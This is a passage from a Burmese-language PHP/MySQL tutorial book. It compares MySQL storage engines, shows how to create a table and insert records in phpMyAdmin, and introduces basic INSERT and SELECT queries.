MyISAM ဟာ MySQL 5.5 မတိုင်ခင် Version တွေမှာ Default Storage Engine အဖြစ်သတ်မှတ်ထားတဲ့ Engine တစ်ခုဖြစ်ပါတယ်။ Default Engine အဖြစ်သတ်မှတ်ထားတဲ့အတွက် Table တွေတည်ဆောက်တဲ့အခါ Storage Engine မသတ်မှတ်ခဲ့ဘူးဆိုရင် MyISAM ကို အသုံးပြုသွားမှာဖြစ်ပါတယ်။ များပြားလှတဲ့ အချက်အလက်တွေသိမ်းဆည်းဖို့အတွက် အသုံးပြုနိုင်တဲ့ Engine တစ်ခုဖြစ်ပြီး အမြင့်ဆုံးလက်ခံနိုင်တဲ့ ပမာဏကတော့ (Table တစ်ခုကို) 256TB ဖြစ်ပါတယ်။ `FULLTEXT` Index Support လုပ်တဲ့ Storage Engine ဖြစ်ပြီး Table တွေရော Index တွေကိုပါ နေရာယူသက်သာအောင် Compress လုပ်ပေးနိုင် ပါတယ်။ `FULLTEXT` Support ပါဝင်တဲ့အတွက် ကျွန်တော်တို့ Project တွေမှာ Search လုပ်ဆောင်ချက်ရဖို့ အစအဆုံး ကိုယ်တိုင်ရေးသားနေစရာမလိုတော့ပဲ ရှာဖွေခြင်းနဲ့ ရှာဖွေမှုရလဒ်ကိုကိုက်ညီမှု အဆင့်သတ်မှတ်ပေးတဲ့ Ranking လုပ်ဆောင်ချက်ကို MySQL က လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

လျှင်မြန်မှု Performance ပိုင်းမှာလည်း အတော်လေးကောင်းပြီး MyISAM ကို နေရာယူသက်သာမှုနဲ့ အမြန်နှုန်းကောင်းမွန်ဖို့ကို အထူးအလေးပေးတည်ဆောက်ထားတဲ့ Storage Engine အဖြစ်မှတ်ယူနိုင်ပါတယ်။

InnoDB

InnoDB ဟာ MySQL 5.5 နဲ့နောက်ပိုင်းမှာ Default Storage Engine ဖြစ်လာတဲ့ Engine တစ်ခုဖြစ်ပါတယ်။ ACID Compliance ဖြစ်ပြီး Transaction Support လုပ်တဲ့ Storage Engine ဖြစ်ပါတယ်။ ACID ဆိုတာ Atomicity, Consistency, Isolation နဲ့ Durability စတဲ့စွမ်းဆောင်ရည်တွေနဲ့ အချက်အလက်ခိုင်မာလုံခြုံသေချာမှုကို စစ်ဆေးတဲ့ Data Integrity Test တစ်မျိုးကိုခေါ်တာဖြစ်ပါတယ်။ InnoDB ဟာ ACID Test ကို အောင်မြင်တဲ့စွမ်းဆောင်ရည်နဲ့ ပြည့်စုံတဲ့ Engine တစ်ခုပါ။

ကိုင်တွယ်ဆောင်ရွက်ပေးနိုင်တဲ့ အမြင့်ဆုံးပမာဏကတော့ (Table File တစ်ခုကို) 64TB ဖြစ်ပါတယ်။ MyISAM လို Speed ကို အထူးအလေးပေးထားတဲ့ Engine တစ်ခုမဟုတ်ပေမယ့် သူ့နေရာနဲ့သူ Performance ကောင်းအောင် ဆောင်ရွက်ထားတဲ့ အစီအမံတွေပါဝင်လို့ သင့်တင့်နဲ့အမြန်နှုန်းရှိပါတယ်။ မူလက `FULLTEXT` Index လုပ်ဆောင်ချက်ဟာ MyISAM Engine တစ်ခုတည်းမှာသာ ပါဝင်ခဲ့ပေမယ့်၊ နောက်ပိုင်း Version တွေမှာတော့ InnoDB မှာလည်း `FULLTEXT` လုပ်ဆောင်ချက် ပါဝင်လာခဲ့ပြီ ဖြစ်ပါတယ်။

Row Level Locking, Non-locking Read နဲ့ Multi-version တို့ကို Support လုပ်တဲ့ Storage Engine တစ်ခုဖြစ်ပြီး Foreign Key, Rollback, Roll-forward စတဲ့လုပ်ဆောင်ချက်တွေလည်း ပါဝင်တဲ့အတွက် InnoDB ဟာ MySQL Storage Engine တွေထဲမှာ Feature အစုံဆုံး Engine တစ်ခုဖြစ်ပါတယ်။

Archive

Archive Storage Engine ကတော့အလွန်ကြီးမားတဲ့ Data ပမာဏကို လက်ခံဆောင်ရွက်နိုင်ဖို့ဖန်တီး ထားတဲ့ Engine တစ်ခုပဲဖြစ်ပါတယ်။ အချက်အလက်တွေကို ထည့်သွင်းလိုက်တာနဲ့ အလိုအလျောက် Compress လုပ်ပေးပြီး ပြန်လည်ရယူတဲ့အချိန်မှာ အလိုအလျောက် Decompress ပြန်လုပ်ပေးပါတယ်။ Data ပမာဏများများသိမ်းထားဖို့လိုအပ်ပြီး အမြဲပြန်လည်ဖတ်ယူနေမှာ မဟုတ်တဲ့ Data တွေအတွက် သင့်တော်ပါတယ်။

များများသိမ်းနိုင်ဖို့ကိုသာအဓိကရည်ရွယ်ထားတဲ့အတွက် တစ်ချို့သော လုပ်ဆောင်ချက်တွေတော့ မရရှိနိုင်ပါဘူး။ Index လုပ်လို့မရပါဘူး။ အချက်အလက်တွေ ပြန်လည်ပြင်ဆင်ခွင့်မပေးပါဘူး။ ဒါပေမယ့် Compression ကောင်းကောင်း လုပ်ထားတဲ့အတွက် MyISAM ထက်တောင် နေရာယူပိုသက်သာပါသေးတယ်။ ဥပမာ - နေ့စဉ်နာရီအလိုက် ရာသီဥတုအခြေအနေမှတ်တမ်း သိမ်းဆည်းခြင်း၊ Website တစ်ခုရဲ့ အသုံးပြုမှု Satistic အချက်အလက်များ သိမ်းဆည်းခြင်း၊ Usage Log များ Error Log များ သိမ်းဆည်းခြင်း၊ စတဲ့ မှတ်တမ်းအဖြစ် သိမ်းရတဲ့ အချက်အလက်တွေအတွက် သင့်တော်ပါတယ်။

Memory

Memory Storage Engine ကတော့ အချက်အလက်တွေကို Hard Disk မှာမသိမ်းပဲ Memory ထဲမှာပဲ သိမ်းပေးတဲ့ Engine ဖြစ်ပါတယ်။ Memory ပေါ်အလုပ်လုပ်တာဖြစ်လို့ အလွန်မြန်ပါတယ်။ MyISAM ထက်တောင် ၃၀% လောက် ပိုမြန်ပါတယ်။ ဒါပေမယ့် Database Server Run ထားတဲ့ကာလအတွင်းမှာပဲ အချက်အလက်တွေကို သိမ်းထားပေးမှာဖြစ်ပါတယ်။ Server Crash ဖြစ်သွားရင်၊ သို့မဟုတ် ရပ်လိုက်ရင်၊ အချက်အလက်တွေလည်း ပျောက် ကွယ်သွားမှာဖြစ် ပါတယ်။ အမှန်တစ်ကယ်သိမ်း ဆည်းဖို့ထက် အကြိမ်ကြိမ်ရယူဖို့လိုတဲ့ အချက်အလက်တွေကို Disk ပေါ်မှာမထားပဲ Memory ထဲမှာ ခေတ္တထားခြင်းအားဖြင့် App Performance ကောင်းအောင် Optimize လုပ်တဲ့အခါမျိုးမှာ အသုံးဝင်နိုင်ပါတယ်။

CSV

Comma Separated Value လို့ခေါ်တဲ့ CSV File ဆိုတာ တစ်ကယ်တော့ Data တွေကို Comma (,) ခံပြီး သိမ်းထားပေးတဲ့ Text File တစ်မျိုးသာဖြစ်ပါတယ်။ Microsoft Excel လို Spreadsheet Software တွေနဲ့အသုံးပြုနိုင်ပါတယ်။ CSV Storage Engine က အချက်အလက်တွေကို Database Table အနေနဲ့မဟုတ်ပဲ CSV File အနေနဲ့သိမ်း ဆည်းပေးမှာ ဖြစ်ပါတယ်။ အခြား Engine တွေမှာလိုပဲ SQL Query တွေနဲ့ အချက်အလက်တွေကို ရယူ အသုံးပြုနိုင်ပေမယ့် Index တော့လုပ် မပေးနိုင်ပါဘူး။

NDB


Network Database လို့ခေါ်တဲ့ NDB ကတော့ ကွန်ပျူတာတွေ အများကြီးကိုစုစည်းပြီး Resource တွေ ဝေမျှခြင်းအားဖြင့် Mainframe ကွန်ပျူတာကြီးတစ်လုံးကဲသို့ အလုပ်လုပ်နိုင်အောင် စီမံထားတဲ့ Cluster Environment မှာ အသုံးပြု နိုင်တဲ့ Storage Engine ဖြစ်ပါတယ်။ NDB ဟာ (Table File တစ်ခုကို) 384EB အထိလက်ခံဆောင်ရွက်နိုင်တဲ့ Storage Engine ဖြစ်ပါတယ်။ EB, Exabyte ဆိုတာ နဲတဲ့ပမာဏ မဟုတ်ပါဘူး။ ကိန်းဂဏန်းအလုံး (၂၀) ထိ ပါဝင်တဲ့ ပမာဏတစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် Table တစ်ခုမှာ ပါဝင်နိုင်တဲ့ Column အရေအတွက်ကို တော့ (၁၂၈) ခုထိပဲ ကန့်သတ်ထားပါတယ်။

Storage Engine တွေထဲမှာ အသုံးအများဆုံးနှစ်ခုကတော့ မြန်နှုန်းမြင့်တဲ့ MyISAM နဲ့ လုပ်ဆောင်ချက်ပြည့်စုံတဲ့ InnoDB တို့ပဲဖြစ်ပါတယ်။ ထူးခြားချက်အနေနဲ့သတိပြုသင့်တာက Storage Engine ဆိုတာ Table ကို သတ်မှတ်တာပါ။ Database တစ်ခုအတွင်းမှာ Storage Engine မတူတဲ့ Table အမျိုးမျိုး ပူးတွဲတည်ရှိ နိုင်ပါတယ်။ အချက်အလက်တွေရှာဖွေဖို့နဲ့ ပြန်လည်ရယူဖို့လုပ်ငန်း များများလိုအပ်တဲ့ Table တွေအတွက် MyISAM အသုံးပြုသင့်ပြီး၊ Integrity လို့ခေါ်တဲ့ အချက်အလက်တိကျမှု အရေးကြီးပြီး အချက်အလက်ပြင်ဆင်ခြင်း ပိုများနိုင်တဲ့ Table တွေမှာ InnoDB ကို အသုံးပြုသင့်ပါတယ်။

မှတ်ချက် ။ ။ Relational Database ဟာလည်း ကျယ်ပြန့်တဲ့ဘာသာရပ်တစ်ခုဖြစ်ပါတယ်။ Foreign Key, Table Relationships, Transaction, Rollback, Locking, Concurrency, Non-Locking Read စသဖြင့် အသေးစိတ်သိရှိထားသင့် တဲ့အပိုင်းတွေ အများကြီးရှိပါသေးတယ်။ ဒီစာအုပ်မှာတော့ အားလုံးကိုဖော်ပြနိုင်မှာမဟုတ်ပါဘူး။ လက်တွေ့အလုပ်လုပ်တဲ့အခါ မဖြစ်မနေသိရှိထားဖို့လိုတဲ့ အပိုင်းတွေကိုသာရွေးချယ်ဖော်ပြသွားမှာပါ။ ရေရှည်အတွက် Database နဲ့ပတ်သက်ပြီး အသေးစိတ် ဆက်လက်လေ့လာသွားသင့်ကြောင်း အကြံပြုလိုပါတယ်။

ပုံ (၇-c) နမူနာမှာ Storage Engine အနေနဲ့ InnoDB ကိုရွေးချယ်ထားပါတယ်။ သီးခြားရည်ရွယ်ချက် တစ်ခုနဲ့ ရွေးချယ်ထားခြင်းတော့ မဟုတ်ပါဘူး။ ထူးခြားမှုသိပ်မရှိလှတဲ့ ရိုးရိုး Table တစ်ခုသာဖြစ်လို့ Default ပေးထားတဲ့ အတိုင်း InnoDB ထားလိုက်ခြင်း ဖြစ်ပါတယ်။ အခုဆိုရင် Table တစ်ခုတည်ဆောက်ဖို့အတွက် သတ်မှတ်သင့်တာတွေ အားလုံးသတ်မှတ်ပြီးပြီမို့ အောက်နားက **Save** Button ကိုနှိပ်လိုက်ရင် phpMyAdmin က categories Table ကို သတ်မှတ်ထားတဲ့ အချက်နဲ့ အညီတည်ဆောက်ပေးသွားမှာ ဖြစ်ပါတယ်။


ကျွန်တော်တို့ လက်ရှိရောက်နေတာက `store` Database ထဲမှာဖြစ်လို့ ဘယ်လက်ခြမ်းမှာ Database စာရင်းအစား `store` Database ထဲမှာရှိနေတဲ့ Table စာရင်းကိုဖော်ပြပေးနေမှာ ဖြစ်ပါတယ်။ လောလောဆယ်တော့ `categories` Table တစ်ခုသာ ရှိသေးပြီး အဲ့ဒီ `categories` Table ကိုနှိပ်လိုက်မယ်ဆိုရင် ညာဘက်ခြမ်းမှာ categories Table ရဲ့ ဖွဲ့စည်းပုံကို ပုံ **(၇-စ)** မှာဖော်ပြထားတဲ့အတိုင်းတွေ့မြင်ရမှာဖြစ်ပါတယ်။



ပုံ (၇-စ) phpMyAdmin - categories Table

ခုနေ `categories` Table ကို ပြန်ဖျက်လိုရင် Main Menu ထဲက Operations ကိုသွားပြီး **Delete the table (DROP)** ဆိုတဲ့ Option ကို ရှာပြီးနှိပ်ပေးလိုက်ယုံပါပဲ။ Table Structure ကိုပြုပြင်လိုရင်တော့ သက်ဆိုင်ရာ Column အမည်နောက်နားက Change ကိုနှိပ်ပြီးပြုပြင်နိုင်ပါတယ်။ Column အသစ်တိုးလို ရင်တော့အောက်နားက **Add** Form မှာ တိုးလိုတဲ့ Column အရေအတွက်ထည့် သွင်းပြီး **Go** Button ကို နှိပ်လိုက်နိုင်ပါတယ်။

`categories` Table ထဲမှာ စာအုပ်အမျိုးအစားစာရင်းကို စတင်ထည့်သွင်းဖို့အတွက် Main Menu က Insert ကို နှိပ်ပေးလိုက်ပါ။ **ပုံ (၇-ဆ)** မှာဖော်ပြထားသလို အချက်အလက်တွေ ထည့်သွင်းနိုင်တဲ့ Form ပေါ်လာပါလိမ့်မယ်။




ပုံ (၇-ဆ) phpMyAdmin - Insert

မှတ်ချက် ။ ။ ပုံမှာ Form တစ်ခုတည်းပြထားပေမယ့် ကိုယ်တိုင်စမ်းသပ်ကြည့်တဲ့အခါ အပေါ်အောက် ပုံစံတူ Form နှစ်ခု ပါဝင်တာကိုတွေ့ရနိုင်ပါတယ်။ နှစ်ခုစာတစ်ပြိုင်တည်း ထည့်လိုရင်ထည့်နိုင်အောင် ပေးထားတာပါ။ အောက် Form က မထည့်လိုရင် ချန်ထား ခဲ့လို့ရပါတယ်။

ပုံ (၇-ဆ) နမူနာမှာ `id` Column အတွက် ဘာမှမထည့်ခဲ့တာကို သတိပြုပါ။ `id` ကို Auto Increment သတ်မှတ်ထား လို့ ကျွန်တော်တို့ထည့်ပေးစရာမလိုပါဘူး။ MySQL က သူ့ဟာသူထည့်သွားပါလိမ့်မယ်။ phpMyAdmin က ကိုယ်တိုင် ထည့်ချင်ရင်လည်း ထည့်နိုင်အောင်သာပေးထားတာပါ။ မထည့်တော့ပဲ ချန်ထားခဲ့လိုက်ပါ။ `name` Column နဲ့ `remark` Column တို့မှာတော့ စာအုပ်အမျိုး အစားနဲ့ပတ်သက်တဲ့ အချက်အလက်တစ်ချို့ထည့်သွင်းပေးထားပါတယ်။ `created_date` နဲ့ `modified_date` Column တို့အတွက်လည်း Value အနေနဲ့ ဘာမှ ထည့်ပေးမထားပါဘူး။ အဲ့ဒီအစား Function Select Box ကနေ NOW ကိုရွေးပေးထားပါ တယ်။ Function Select Box ကိုနှိပ်ကြည့်ရင် MySQL Function စာရင်း ပေါ်လာပါလိမ့်မယ်။ အခုသုံးထားတဲ့ NOW Function ကတော့ လက်ရှိရက်စွဲနဲ့အချိန်ကို ထည့်သွင်းပေးတဲ့ Function ဖြစ်လို့ `crated_date` နဲ့ `modified_date` တို့ အတွက် လက်ရှိရက်စွဲနဲ့အချိန် အလိုအလျှောက် ထည့်သွင်းပေးသွားမှာဖြစ်ပါတယ်။ အားလုံးစုံပြီးဆိုရင် **Go** Button ကိုနှိပ်ပေးလိုက်ရပါတယ်။ နောက်တစ်ဆင့်မှာ ကျွန်တော်တို့ ပေးထားတဲ့ အချက်အလက်တွေကို Record တစ်ခု အနေနဲ့ Table ထဲကို ထည့်သွင်းတဲ့အခါ အသုံးပြုရမယ့် SQL Command ကိုလာဖော်ပြပြီး Record တစ်ခုကို လည်း `categories` Table ထဲကို ထည့်သွင်းပေးသွားမှာပဲ ဖြစ်ပါတယ်။ နောက် Record တစ်ခုထည့်သွင်း လိုရင် Main Menu ထဲက Insert ကို နောက်တစ်ခေါက်ပြန်နှိပ်ပြီး ထည့်သွင်း ပေးယုံပါပဲ။ ဒီနည်းနဲ့ Sciences, Religion, Fiction, Mythology, Language, Technology, Magazine စသဖြင့် Record ဆယ်ခုလောက်ရအောင် ထည့်သွင်းပေးသွားပါ။

ပြီးရင် Main Menu ထဲက Browse ကို နှိပ်လိုက်ပါ။ **ပုံ (၇-ဇ)** မှာဖော်ပြထားသလို ထည့်သွင်းထားတဲ့ Record စာရင်းကို လာပြီးဖော်ပြပေးပါလိမ့်မယ်။



ပုံ (၇-၉) phpMyAdmin - Browse Records

Record တစ်ခုကိုဖျက်ချင်ရင် သက်ဆိုင်ရာ Record ရှေ့နားက Delete ကိုနှိပ်ခြင်းအားဖြင့် ဖျက်နိုင်ပြီး ပြင်ဆင်လိုရင် လည်း သက်ဆိုင်ရာ Record ရှေ့နားက Edit ကိုနှိပ်ပြီး ပြင်ဆင်နိုင်ပါတယ်။

အခုဆိုရင် phpMyAdmin ကိုအသုံးပြုပြီး Database တွေတည်ဆောက်ပုံ၊ Table တွေတည်ဆောက်ပုံနဲ့ Record တွေ ထည့်သွင်းစီမံပုံတို့ကို သိရှိသွားပြီဖြစ်ပါတယ်။ ရှေ့ဆက်ပြီး PHP ကနေ MySQL Database Server ချိတ်ဆက်ပြီး အချက်အလက်တွေ ရယူစီမံ နိုင်ပုံကို လေ့လာသွားမှာပါ။

MySQL ကို Structure နဲ့ Data ဆိုပြီးနှစ်ပိုင်းခွဲကြည့်ပေးပါ။ Database တည်ဆောက်ခြင်းနဲ့ Table တည်ဆောက်ခြင်း ကဲ့သို့ Structure ပိုင်းစီမံခြင်းကို PHP ကနေလုပ်ဖို့ လိုအပ်ခဲပါတယ်။ Structure ဆိုတာ အခြေခံအားဖြင့် အချိန်နဲ့အမျှ ပြောင်းနေတက်တဲ့အမျိုး မဟုတ်ပါဘူး။ တစ်ကြိမ်တည်ဆောက်ထားပြီးရင်ရပါပြီ။ လိုအပ်လို့ Structure ကို ပြင်ဆင်တယ် ဆိုတာ ရှိနိုင်ပါတယ်။ ဒါပေမယ့် PHP Code ကနေလှမ်းပြီး ခဏခဏပြင်ရတယ်ဆိုတဲ့ လိုအပ်ချက်မျိုးတော့ သိပ်မရှိပါဘူး။ ဒါကြောင့် PHP နဲ့ အဓိကစီမံမှာက Record တွေ ဖြစ်ပါတယ်။ တနည်းအားဖြင့် PHP နဲ့ တည် ဆောက်ထားပြီး သား Table တွေထဲက အချက်အလက်တွေ ကို CRUD (Create, Read, Update, Delete) ပြုလုပ်မှာဖြစ်ပါတယ်။

7.3 - SQL Queries

ပထမဦးဆုံး SQL Query Command တွေသိရှိထားဖို့ လိုအပ်ပါတယ်။ Structure Query Language ရဲ့ အတိုကောက်အခေါ်ဖြစ်တဲ့ SQL ဟာ RDBMS တွေကိုစီမံနိုင်တဲ့ Language တစ်မျိုးဖြစ်ပါတယ်။ စနစ်တွေ ကွာသွားတာနဲ့အမျှ ရေးထုံးလည်း အနည်းငယ်ကွာသွားတက်ပေမယ့် အခြေခံရေးသားပုံကတော့တူညီတက်ပါတယ်။ SQL မှာ Data Definition Language နဲ့ Data Manipulation Language ဆိုပြီးနှစ်ပိုင်းပါဝင်လေ့ရှိပါတယ်။ ဒါပေမယ့် ပြောခဲ့ပြီးဖြစ်တဲ့ အတိုင်း ကျွန်တော်တို့ကတော့ Data Manipulation ဘက်ကို အသားပေးလေ့လာသွားမှာပါ။

ပထမဆုံးအနေနဲ့ Record တွေထည့်သွင်းဖို့အတွက် `INSERT` Query ကိုအသုံးပြုနိုင်ပါတယ်။ ရေးသားပုံကတော့ အခုလို ပါ။


```
INSERT INTO categories( name, created_date, modified_date )
VALUES ( 'Comic', now(), now() );
```

စာလုံးအကြီးအသေးနှစ်သက်သလို ရေးနိုင်ပါတယ်။ နမူနာမှာ စာလုံးအကြီးတွေနဲ့ရေးသားထားတာတွေက Query Keyword တွေ ဖြစ်ပါတယ်။ Record အသစ်တစ်ခုထည့်သွင်းလိုတာဖြစ်လို့ ရှေ့ဆုံးက `INSERT INTO` Keyword နဲ့ စထားပါတယ်။ စာလုံးသေးနဲ့ ရေးထားတာတွေကတော့ Table အမည်၊ Column များနဲ့ထည့်သွင်းလိုတဲ့ အချက်အလက် တို့ ဖြစ်ကြပါတယ်။ Table နဲ့ Column အမည်တွေကို Tide Key (`) အဖွင့်အပိတ်နဲ့ရေးပေးရပါတယ် (ဥပမာ - `` `categories` ``)။ ဒါပေမယ့်မထည့်လည်းရလို့ နမူနာမှာထည့်ပေးမထားပါဘူး။ Table နဲ့ Column အမည်တွေမှာ Space တွေပါလာတော့မှသာ မဖြစ်မနေထည့်သွင်း ပေးဖို့လိုတာပါ။ ကျွန်တော်တို့တည်ဆောက်ထားတဲ့ Table နဲ့ Column အမည်တွေမှာ Space တွေမပါလို့ Tide Key အဖွင့်အပိတ်ထည့်မရေးတာပါ။

`categories` နေရာမှာ Record ထည့်သွင်းလိုတဲ့ Table အမည်ကို လိုအပ်သလိုထည့်သွင်းပေးနိုင်ပါတယ်။ Table အမည်နောက်မှာ Column စာရင်းပေးရပါတယ်။ `categories` Table မှာ Column (၅) ခုရှိ ပေမယ့် (၃) ခုပဲထည့် ချင်လို့ `name`, `created_date`, `modified_date` (၃) ခုပဲပေးထားပါတယ်။ `id` ကတော့ Auto Increment သတ်မှတ်ထားလို့ထည့်ဖို့မလိုပါဘူး။ `remark` အတွက်လည်း ထည့်ချင်တဲ့ အချက်အလက်မရှိလို့ မထည့်ပဲချန်ထားခဲ့ပါတယ်။

ဆက်လက်ပြီး `VALUES` Keyword လိုက်ရပါတယ်။ သူနောက်မှာ ထည့်သွင်းလိုတဲ့ တန်ဖိုးတွေတန်းစီ ပေးရပါတယ်။ Column စာရင်းမှာ (၃) ခုဖြစ်တဲ့အတွက် ထည့်သွင်းလိုတဲ့တန်ဖိုးစာရင်းကလည်း (၃) ခုပဲ ဖြစ်ရမှာဖြစ်ပါတယ်။ ထည့် သွင်းလိုတဲ့တန်ဖိုးတွေက စာဖြစ်နေရင်တော့ Double Quote သို့မဟုတ် Single Quote အဖွင့်အပိတ်နဲ့ရေးသားပေးရပါတယ်။ ကိန်းကဏန်းတွေဆိုရင်တော့ မလိုပါဘူး။ နမူနာမှာ `'Comic'` ဆိုတဲ့တန်ဖိုးကို Single Quote အဖွင့်အပိတ်နဲ့ ထည့်ပေးထားပါတယ်။ နောက်ကတန်ဖိုး နှစ်ခုမှာတော့ MySQL ရဲ့ `now()` Function တစ်ခုစီကိုယ်စီထည့်ပေးထားပါတယ်။ `now()` Function က လက်ရှိနေ့စွဲနဲ့အချိန် ကိုထုတ်ပေးတဲ့ Function ဖြစ်ပါတယ်။ ဒါကြောင့် `now()` Function သုံးထားတဲ့နေရာတိုင်းမှာ လက်ရှိရက်စွဲနဲ့အချိန်ကို MySQL `DATETIME` က လက်ခံတဲ့ Format နဲ့ရရှိစေမှာ ဖြစ်ပါတယ်။ Query အဆုံးမှာတော့ Semi-colon နဲ့ အဆုံးသတ်ပေးရပါတယ်။

Query တွေ ရေးသားစမ်းသပ်ဖို့အတွက် phpMyAdmin Main Menu ထဲက SQL ကိုနှိပ်လိုက်ပါ။ ပေါ်လာတဲ့ Box ထဲမှာ **ပုံ (၇-၈)** မှာပြထားသလို နမူနာဖော်ပြခဲ့တဲ့ INSERT Query ကိုရေးသားပေးပါ။ ပြီးရင် Go Button နှိပ်လိုက်တဲ့အခါ ရေးသားထားတဲ့ Query အလုပ်လုပ်သွားမှာဖြစ်ပါတယ်။ Main Menu ထဲက Browse ကိုနှိပ်ကြည့်ရင် Record အသစ် တစ်ခုတိုးသွားတာကိုလည်း တွေ့ရမှာပါ။



ပုံ (၇-၈၂) phpMyAdmin - SQL

အချက်အလက်တွေ ရယူဖို့အတွက် `SELECT` Query ကိုသုံးရပါတယ်။ ရေးသားပုံနမူနာကဒီလိုပါ။

```
SELECT id, name, remark FROM categories
ORDER BY name DESC
LIMIT 5;
